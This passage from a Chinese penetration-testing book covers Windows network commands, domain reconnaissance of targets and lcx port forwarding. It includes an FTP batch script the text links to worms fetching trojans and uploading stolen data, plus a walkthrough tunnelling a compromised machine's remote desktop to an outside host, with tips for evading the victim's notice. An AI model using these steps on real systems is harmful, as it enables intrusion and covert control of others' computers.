- “-p”用于指定默认情况的子集。
- “-v”与“-b”一起使用时，将显示包含于为所有可执行组件创建连接或监听端口的组件。
- “interval”用于重新显示选定的统计信息在每次显示之间暂停时间的间隔，单位为秒。按“CTRL+C”快捷键，将停止并重新显示统计信息。如果省略，netstat 命令将显示当前配置信息（只显示 1 次）。

4. nslookup 命令

nslookup 命令的功能是查询一台机器的 IP 地址和其对应的域名，它通常需要一台域名服务器提供域名服务。如果用户已经设置好域名服务器，就可以用这个命令查看不同主机的 IP 地址所对应的域名了。该命令的一般格式为“nslookup [IP 地址/域名]”。

5. finger 命令

finger 是 UNIX 和 Linux 下的一款实用的命令。该命令的功能是查询用户的信息，通常会显示系统中某个用户的用户名、主目录、停滞时间、登录时间、登录 Shell 等。如果要查询远程机上的用户信息，需要在用户名后面添加“@主机名”，采用“[用户名@主机名]”的格式，不过，要查询的网络主机需要运行 finger 守护进程。

该命令的一般格式为“FINGER [-l] [user]@host [...]”，其参数含义如下。

- “-s”用于显示用户的注册名、实际姓名、终端名称、写状态、停滞时间、登录时间等。
- “-l”除了可以现实“-s”参数能够显示的信息外，还能显示用户主目录、登录 Shell、邮件状态等信息，以及用户主目录下的.plan、.project 和.forward 文件的内容。
- “-p”除了不显示 .plan 文件和 .project 文件以外，其他功能与“-l”参数相同。

6. FTP 命令

FTP 是“File Transfer Protocol”（文件传输协议）的简称。FTP 命令是 Internet 用户使用最频繁的命令之一。FTP 命令使用户能在两台联网的计算机之间传输文件，是在互联网上传输文件的最主要的方法。知道 FTP 服务器的 IP 地址、端口、用户名称和密码，即可从服务器上下载或者上传文件。除此之外，还可以进行目录操作、文件操作及执行命令等。目前，一些 FTP 服务器应用软件，如 Serv-U 等，可以设置用户可否执行 DOS 等命令。利用 FTP 留后门也是控制计算机（肉机）的方法之一。FTP 命令的功能非常强大，因此，掌握一些常用的 FTP 命令对于顺利进行网络攻防而言，是非常有必要的。

FTP 的命令行格式为“FTP [-v] [-d] [-i] [-n] [-g] [-s:filename] [-a] [-w:windowsize] [-A] [host]”，其参数含义如下。

- “-v”表示禁止显示 FTP 服务器响应。

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

- “-d”表示启用调试方式。
- “-i”表示传送多个文件时禁用交互提示。
- “-n”表示在建立初始连接后禁用自动登录功能。
- “-g”表示禁用文件名组合。
- “-s:filename”指定包含 FTP 命令的文本文件，这些命令将在启动 FTP 后自动运行。
- “-a”用于指定绑定 FTP 数据连接时可以使用任意本地端口。
- “-w:windowsize”用于指定传输缓冲的大小，默认窗口大小为 4 096 字节。
- “-A”用于匿名登录 FTP 服务器。
- “Host”用于指定要连接的远程计算机名或 IP 地址。

说明

（1）FTP 命令行参数是区分大小写的。

（2）FTP 命令可以交互使用。

FTP 命令除了以上参数外，还为用户提供了几十个内部命令，其常用内部命令如下。

- “!”表示在本机执行交互 Shell，退出后将回到 FTP 环境。
- “ascii”表示使用 ASCII 类型的传输方式。
- “Binary”与 ASCII 传输方式相对，采用二进制文件传输方式。
- “bell”表示每个命令执行完毕后计算机响铃 1 次。
- “bye”表示退出 FTP 会话过程。
- “case”表示在使用 mget 时，将远程主机文件名中的大写字母转换为小写字母。
- “cd”用于进入远程主机目录。
- “close”用于中断与远程服务器的 FTP 会话。
- “delete”用于删除远程主机文件。
- “debug”用于设置调试方式，显示发送至远程主机的每条命令。
- “dir”用于显示远程主机目录。
- “disconnection”，同“close”。
- “hash”表示每传输 1 024 字节显示 1 个 hash 符号（#）。
- “help”用于输出帮助命令的解释。
- “lcd”用于改变当前本地主机的工作目录。如果是默认值，就转到当前用户的“Home”目录。
- “ls”用于列出当前远端主机目录中的文件。如果有本地文件，就将结果写至本地文件。
- “mdelete”用于删除远程主机上的多个文件。
- “mkdir”用于在远端计算机上创建目录。
- “mget”用于将远端计算机中的文件传输到本地。
- “mput”用于从本地将多个文件传输至远程主机。
- “open”用于建立指定 FTP 服务器连接，可指定连接端口，其完整命令为“open ip port”。
- “prompt”用于设置多个文件传输时的交互提示。
- “put local-file [remote-file]”用于将本地文件 local-file 传送至远程主机。
- “pwd”用于显示远程主机的当前工作目录。
- “quit”，同“bye”，用于退出 FTP 会话。

非卖品，仅供非商业用途或交流学习使用

- “quote arg1, arg2 ……”用于将参数逐字发送至远程 FTP 服务器。使用 FTP 提升权限时需要使用该命令。
- “recv remote-file [local-file]”，同“get”。
- “rename [from] [to]”用于更改远程主机的文件名。
- “send local-file [remote-file]”，同“put”。
- “trace”用于设置包跟踪。
- “type”用于设置文件传输类型为二进制传输。
- “user”用于重新以其他用户名登录远端主机。
- “verbose”，同命令行的“-v”参数，即设置详尽的报告方式，FTP 服务器的所有响应都将显示给用户，默认为“on”。
- “?”，同“help”。
- “status”用于显示当前 FTP 的状态。

7. telnet 命令

Telnet 用于 Internet 的远程登录，它可以使已上网的计算机通过网络连接另一台计算机已上网的计算机，实现两台计算机的互相连通。Telnet 主要用于远程执行命令，与 DOS 命令提示符窗口类似，目前的很多木马和远程控制软件都有这项功能，在一些情况下，还可以利用 Telnet 保留后门。

Telnet 服务器端的默认端口为 23，其命令格式为“telnet [-a] [-e escape char] [-f log file] [-l user] [-t term] [host [port]]”，各参数的含义如下。

- “-a”表示企图自动登录。除了用当前已登录的用户以外，与“-l”相同。
- “-e”表示跳过字符，进入 Telnet 客户提示。
- “-f”表示客户端登录的文件名。
- “-l”用于指定登录远程系统时使用的用户名，要求远程系统支持“TELNET ENVIRON”选项。
- “-t”用于指定终端类型。支持的终端类型仅有 vt100、vt52、ansi 和 vtnt。
- “host”用于指定要连接的远程计算机的主机名或 IP 地址。
- “port”用于指定端口号或服务名。

除了上面介绍的命令外，在登录 Telnet 服务器后还有一些常用的命令，可以在其中输入“?”查看其具体命令。其中，使用最多的是“Close”和“Quit”命令，“Close”表示关闭当前连接，“Quit”表示退出 Telnet 会话。

8. AT 命令

AT 命令是入侵时使用的一个重要命令，通过它可在指定时间执行木马程序或命令。使用 AT 命令时，其“Task Scheduler”服务的状态必须是“启动”。该命令的格式如下。

```
    AT [\\computername] [ [id] [/DELETE] | /DELETE [/YES]]
    AT[\\computername] time [/INTERACTIVE] [ /EVERY:date[,...] | /NEXT:date[,...]]
"command"
```

- “\\computername”用于指定远程计算机。如果省略这个参数，会计划在本地计算机上运行命令。
- “id”表示指定给已计划命令的识别号。
- “/delete”用于删除某个已计划的命令。如果省略“id”，计算机上所有已计划的命令都会被删除。

非卖品，仅供非商业用途或交流学习使用

- “/yes”表示不需要进一步确认时，与删除所有作业的命令一起使用。
- “time”用于指定运行命令的时间。
- “/interactive”表示允许作业在运行时与当时登录的用户桌面进行交互。
- “/every:date[,...]”表示每个月或每个星期在指定的日期运行命令。如果省略日期，则默认为在每月的本日运行。
- “/next:date[,...]”用于指定在下一个指定日期（如下周四）运行命令。如果省略日期，则默认为在每月的本日运行。
- “"command"”表示准备运行的 Windows NT 命令或批处理程序。

常用的 AT 命令如下。

- “AT”用于查看自己计算机上的计划作业。
- “AT //ip”用于查看远程计算机上的计划作业。
- “AT //ip 时间 命令（注意加盘符）”用于在远程计算机上添加一个作业。
- “AT //ip 计划作业 ID /delete”用于删除远程计算机上的一个计划作业。
- “AT //ip all /delete”用于删除远程计算机上的全部计划作业。

9. tracert 命令

tracert 命令用于验证通往远程主机路径的实用程序，最简单的用法是“tracert hostname”。其中，“hostname”是计算机名或我们希望跟踪其路径的计算机的 IP 地址。

该命令的格式为“tracert [-d] [-h maximum_hops] [-j host-list] [-w timeout] target_name”，其参数含义如下。

- “-d”表示不将 IP 地址转为主机名。
- “-h”表示最大的跟踪数量，默认为 30 可跃点。
- “-j host-list”用于指定“回响请求”消息对于在主机列表中指定的中间目标集使用 IP 报头中的“松散源路由”选项。
- “-w Timeout”用于指定等待“ICMP 已超时”消息的时间。如果在规定时间内未收到消息，则显示一个星号（*）。默认的超时时间为 4 000 毫秒。
- “Target_name”用于指定目标，可以是 IP 或主机名。

1.4.3　一些实用的 DOS 命令使用案例

本节给出一些实用的 DOS 命令使用案例供读者参考。

1. 在 Shell 中使用 Type 命令查看操作系统的版本

在 Windows 操作系统中有一个特殊的文件，就是 BOOT.INI。该文件是系统启动时必须存在的文件，主要内容包括系统加载部分“[boot loader]”和操作系统部分“[operating systems]”。系统加载部分包含“timeout=”和“default=”：“timeout=”用于设定开机时系统引导菜单显示的时间，超过设定值则自动加载；“default=”用于将指定的“*”作为操作系统，默认值是 30，单位为秒。在“[operating systems]”中，会显示类似“multi(0)disk(0)rdisk(0)partition(1)\Windows = "Microsoft Windows XP Professional" /fastdetect”的字样，其中表明了具体的操作系统类型。因此，可以通过查看该文件获知操作系统的类型。具体命令如下。

```
Type c:\boot.ini
```

说明

查看该文件可以获知系统是否采用了 Ghost，以及是否存在多个操作系统。如果存在多个操作系统，则在获得 Shell 的情况下可以提升权限。在后面会介绍一个通过扫描 SQL Hello 漏洞得到 Shell，并通过复制多操作系统的可执行文件提升权限的案例。

2. 使用批命令上传和下载文件

很多蠕虫病毒就是利用批处理命令进行文件的上传和下载，将获取的口令、邮件地址等上传到服务器，将木马程序等下载到本地。在本例中，通过将 FTP 中的命令写成一个批处理文件，下载服务器上的 rar.exe 文件，并将 ipmon.exe 文件上传到服务器，其执行脚本如下。执行完毕，如图 1-46 所示。

```
echo open 192.168.1.19>b
echo test>>b
echo test>>b
echo bin>>b
echo get rar.exe>>b
echo put ipmon.exe>>b
echo bye>>b
ftp -s:b
del b
```




图 1-46　执行上传和下载文件的批处理命令

1.5　域名查询技术

互联网上使用最多的就是域名。域名（Domain Name）是指企业、政府、非政府组织等机构或

个人在域名注册商上注册的名称，是互联网上企业或机构间相互联络的网络地址。通俗地说，域名就相当于一个家庭的门牌号码，别人通过这个号码可以很容易地找到你。

1.5.1　域名小知识

下面介绍一些与域名有关的小知识。

1. 域名的构成

我们以一个常见的域名“www.baidu.com”为例进行说明。

标号“baidu”是这个域名的主体；最后的标号“com”则是该域名的后缀，代表这是一个 .com 国际域名，是顶级域名；前面的“www”是网络名，为 www 的域名。DNS 规定，域名中的标号都由英文字母和数字组成，每一个标号不超过 63 个字符，也不区分大小写。标号中除连字符（-）外，不能使用其他标点符号。级别最低的域名写在最左边，级别最高的域名写在最右边。由多个标号组成的完整域名不超过 255 个字符。近年来，一些国家纷纷开发出由本民族语言构成的域名，如德语域名、法语域名等。我国也开始使用中文域名，但可以预计，在相当长的一段时间内，我国以英语为基础的域名（即英文域名）仍然是主流。

2. 域名的基本类型

域名主要有国际域名和国内域名两种。国际域名（International Top-level Domain-names，iTDs），也叫国际顶级域名，是使用最早、最广泛的域名。表示工商企业的 .com，表示网络提供商的 .net，表示非营利组织的 .org 等，都是国际顶级域名。国内域名又称国内顶级域名（National Top-level Domainnames，nTLDs），即按照国家的不同分配不同的后缀，这些域名即为该国的国内顶级域名。在实际使用和功能上，国际顶级域名与国内顶级域名没有任何区别，都是互联网上具有唯一性的标识。只是在最终管理机构上，国际顶级域名由美国商业部授权的互联网名称与数字地址分配机构（The Internet Corporation for Assigned Names and Numbers，ICANN）负责注册和管理，而国内顶级域名则由中国互联网络管理中心（China Internet Network Information Center，CNNIC）负责注册和管理。

3. 域名的级别

域名可分为不同的级别，包括顶级域名、二级域名等。顶级域名又分为国家顶级域名和国际顶级域名两类。

目前有 200 多个国家按照 ISO3166 国家代码分配顶级域名，如中国是 .cn、美国是 .us、日本是 .jp 等。在国际顶级域名中，常见的如表示工商企业的 .com、表示网络提供商的 .net、表示非营利组织的 .org 等。因为多数公司上网的目的是为了赢利，所以大多数域名争议都发生在 .com 顶级域名下。为了加强域名管理，解决域名资源的紧张问题，Internet 协会、Internet 分址机构及世界知识产权组织（WIPO）等国际组织经过广泛协商，在原来的 3 个国际通用顶级域名（.com）的基础上，增加了 7 个国际通用顶级域名，分别是 .firm（公司企业）、.store（销售公司或企业）、.web（突出 WWW 活动的单位）、.arts（突出文化、娱乐活动的单位）、.rec（突出消遣、娱乐活动的单位）、.info（提供信息服务的单位）、.nom（个人），并在世界范围内选择新的注册机构来受理域名注册申请。

二级域名是指顶级域名之下的域名：在国际顶级域名下，表示域名注册人的网上名称，如 ibm、yahoo、microsoft 等；在国家顶级域名下，表示注册企业的类别，如 .com、.edu、.gov、.net 等。我国在国际互联网络信息中心（Inter NIC）正式注册并运行的顶级域名是 .cn，这也是我国的一级域名。在顶级域名之下，我国的二级域名又分为类别域名和行政区域名两类。类别域名共 6 个，分别是用

于科研机构的 .ac、用于工商金融企业的 .com、用于教育机构的 .edu、用于政府部门的 .gov、用于互联网络信息中心和运行中心的 .net、用于非营利组织的 .org。而行政区域名有 34 个，分别对应于我国各省、自治区和直辖市。

三级域名用字母（A～Z，a～z，大小写等）、数字（0～9）和连接符（-）组成，各级域名之间用实点（.）连接。三级域名的长度不能超过 20 个字符。如无特殊原因，建议采用申请人的英文名（或者缩写）或者汉语拼音名（或者缩写）作为三级域名，以保持域名的清晰和简洁。

1.5.2 域名在渗透中的作用

Web 渗透主要通过域名地址进行定位，通过 IP 地址查询域名注册情况，通过查看域名实际注册情况有选择性地进行渗透。域名查询有两种方式，一种是通过 IP 地址反查该 IP 地址的域名注册情况，另外一种是通过域名查询 IP 地址。

1.5.3 使用 IP866 网站查询域名

目前有很多网站提供域名查询服务，通过这些网站可以方便地查看域名注册情况，收集渗透目标的信息。IP866 网站查询国内域名效果较好，但对国外的域名情况的收集就不那么全面了。

01 使用 IP866.com 网站查询域名

打开网站 www.ip866.com，然后在主界面上选择“域名反查”选项，如图 1-47 所示，在文本输入框中输入需要查询的 IP 地址或者域名即可。

图 1-47 域名反查

02 查看域名反查结果

对 www.sina.com.cn 进行域名反查，如图 1-48 所示，可以看到多个查询结果。该结果表明，IP 地址 61.172.291.195 上绑定了多个域名。如果查询结果中有多个域名，则会分页显示。

03 查询域名注册信息

在 IP866 网站中，除了域名反查外，还有很多功能，其中一个域名适用的功能是查询域名注册信息。如图 1-49 所示，单击“域名查询”选项，选择查找的 Whois 服务器，然后单击“查询域名注册信息”按钮，即可获得该域名的更多详细信息。这些信息在社工时是特别有用的。




图 1-48　查看域名反查结果




图 1-49　查询域名注册信息

1.5.4　使用 yougetsignal 网站查询域名

yougetsignal 网站免费提供域名查询服务，不过上面有一些广告。如果不想看到广告，可以使用 Firefox 浏览器，安装 Nocript 及 Adblock Plus 插件将广告屏蔽。yougetsignal 网站查询国内外网站域名注册效果比较好，推荐使用该网站查询域名注册情况。

yougetsignal 网站查询域名的地址为 http://www.yougetsignal.com/tools/web-sites-on-web-server/，如图 1-50 所示，将域名或者 IP 地址输入“Remote Address”文本框，然后单击“Check”按钮，可以对该 IP 地址的 104 个域名一目了然。与 IP866 网站相比，该网站的查询结果的查看比较方便，便于直接复制。

图 1-50　使用 yougetsignal 网站查询域名注册情况

yougetsignal 网站提供了域名注册详细情况的查询。如图 1-51 所示，可以查看 www.sina.com.cn 域名注册的详细情况。与 IP866 不同的是，有些内容是英文的。

图 1-51　使用 yougetsignal 网站查询域名注册

1.5.5　使用 Acunetix Web Vulnerability Scanner 查询子域名

Acunetix Web Vulnerability Scanner（WVS）是一套综合扫描工具。运行 WVS 后，在左侧的工具栏中有一个“Subdomain Scanner”选项，如图 1-52 所示，在 Domain 中输入需要查询的域名地址，选择一种查询方法，即可查看该主域名下的相关域名。使用 WVS 还可以对这些子域名进行扫描。




图 1-52　使用 Acunetix Web Vulnerability Scanner 扫描子域名

1.5.6　旁注域名查询

旁注域名查询主要是指从侧面展开对目标网站的渗透，即在对主目标网站渗透未果的情况下，通过旁注域名查询对某一个 IP 地址段进行域名查询，同时对该 IP 地址段的域名目标进行有选择的渗透，渗透后通过嗅探等手段截获目标网站的密码。


旁注域名查询有两个工具比较好用：一个是陆羽的 T00ls 旁注查询工具，该工具在查询到结果

后，可以对无效域名进行验证，单击查询结果网站可以直接访问目标网站，如图 1-53 所示，美中不足的是不能保存查询结果；另一个是网站在线查询，通过输入“xxx.xxx.xxx.%”，即可对某一目标网段的 254 台主机进行域名查询。

1.5.7　使用 netcraft 网站查询域名

netcraft.com 网站提供的域名信息查询功能，使用方法很简单，在浏览器地址后附加网站地址即可，如 http://toolbar.netcraft.com/site_report?url=http://www.antian365.com，如图 1-54 所示，可以获取网站域名、IP 地址、DNS、服务器运营商等信息，这些信息在渗透过程中特别有用。

图 1-53　T00ls 旁注查询工具



1-54　通过 netcraft.com 网站在线获取域名等信息

1.6　LCX 端口转发实现内网突破

理论上，只要是与网络连接的计算机都是可以互相访问的，但是在实际中，往往由于技术水平等原因很难实现。例如，局域网中的某台计算机仅仅开放了 Web 服务，该服务只供内网用户使用，外网用户根本无法直接访问。因此，要想让外网用户访问局域网中的系统服务，就必须进行端口映射等操作。端口映射在入侵内网时经常使用，特别是要登录远程终端服务时，使用端口映射非常方便。

lcx.exe 是一个端口转发工具，相当于把 A 机（肉机）上的 3389 端口转发到具有外网 IP 地址的 B 机上，这样，连接 B 机的 3389 端口就相当于连接 A 机的 3389 端口。lcx 程序多用于被控制计算机（肉机）处于内网的情况，被控制计算机可能被植入木马程序，虽然能够进行控制，但还是没有使用远程终端登录本机进行管理方便，因此，在很多情况下，都会想方设法在被控制计算机上开启 3389 端口，然后通过 lcx 等程序进行端口转发，进而在本地连接到被控制计算机的远程终端并进行管理和使用。

1.6.1　确定被控制计算机的 IP 地址

在被控制计算机上开启远程终端，执行“ipconfig /all”命令查看其网络配置情况，如图 1-55 所示，该计算机的 IP 地址为 192.168.80.129。




图 1-55　确定被控制计算机的 IP 地址

1.6.2　在被控制计算机上执行端口转发命令

在被控制计算机上执行“lcx -slave 218.69.*.* 51 192.168.80.129 3389”，如图 1-56 所示，执行完毕会给出一些提示，如果显示为“Make a Connection to 218.69.*.*:51”，则表示端口转发正确。




图 1-56　在被控制计算机上执行转发命令

说明

lcx 一共有 3 条命令。第一条命令“lcx -lister 51 3389”在具有外网独立 IP 地址的计算机上执行，表示在本机上监听 51 端口，该端口主要用于接受被控制计算机 3389 端口转发过来的数据。第二条命令“lcx -slave 218.69.*.*　51 192.168.80.129 3389”表示将本机 IP 地址为 192.168.80.129 的 3389 端口转发到远程地址为 218.69.*.*的 51 端口。第三条命令表示端口转向。

1.6.3　在本机执行监听命令

在本机打开 DOS 命令提示符界面，到 lcx.exe 程序所在路径执行“lcx -lister 51 3389”命令，监听 51 端口，监听成功后，会显示如图 1-57 所示的数据。




图 1-57　在本机监听 51 端口

注意

（1）本机监听的端口必须是未使用的端口，可以使用“netstat -an |find "51"”命令查看。如果没有显示结果，则表示 51 端口可以用来进行监听。

（2）被控制计算机与本机成功建立连接后会不停地显示连接数据，如图 1-58 所示。如果未出现数据发送和接收的情况，说明连接没有成功建立。




图 1-58　成功建立连接

1.6.4　在本机使用远程终端登录

在 DOS 提示符下输入“mstsc”命令，打开远程终端连接器，然后输入“127.0.0.1”，单击“连接”按钮进行远程终端连接。当出现登录界面后，分别收入用户名和密码，验证通过后，即可远程进入被控制计算机的桌面。如图 1-59 所示，输入“ipconfig /all”及“net user”命令可以查看网络配置情况及用户信息。




图 1-59　远程登录被控制计算机

注意

（1）如果被控制计算机是服务器，则可以直接进行登录；如果被控制计算机使用的是 Windows XP 操作系统，则最好选择用户不在计算机旁的时间登录，否则容易被用户发现。

（2）不要轻易在被控计算机上建立账号，尤其是使用 Windows XP 的计算机，因为建立账号后会立即在登录界面中显示。

1.6.5　查看本地连接

在被控计算机上使用“netstat -an”命令查看当前的所有连接，可以看到被控计算机是在与其自身进行远程终端连接，如图 1-60 所示，而实际的 3389 端口是与本机的 51 端口进行连接。




图 1-60　查看实际网络连接

通过使用 lcx 端口转发程序，我们成功地在本机连入被控制计算机的内网，进而可以方便地对该计算机进行远程管理，这在进行内网渗透时尤为有用。lcx 有两个命令：一个是在本地端执行的“lcx

-listen 51 2008”命令，另一个是在肉机上执行的“lcx -slave 监听端口的 IP 地址 监听端口 肉机或被控制端内网 IP 地址 3389”命令（默认端口是 3389，如果修改了 3389 端口，则将 3389 端口换成其修改后的端口即可）。

1.7　远程终端的安装与使用

Windows XP/2000/2003 Server 中的 Windows Terminal Services（WTS），又称远程终端服务（Remote Terminal Services），俗称 3389，是在 Windows NT 中最先使用的一种终端，在 Windows 2000 Professional 版本中不可以安装，在 Windows 2000 Server 或以上版本中才可以安装这个服务，其默认服务端口为 3389，在 Windows XP 系统中称为远程桌面（Remote Desktop）。远程终端服务是 Windows 2000 Server 中的一项重要服务，主要通过远程桌面连接对服务器进行管理或者运行应用程序，其功能类似于远程管理软件。由于远程终端服务使用简单、方便，不产生交互式登录，而且可以在后台操作，因此在各行各业都有大量的应用，深受用户喜爱。

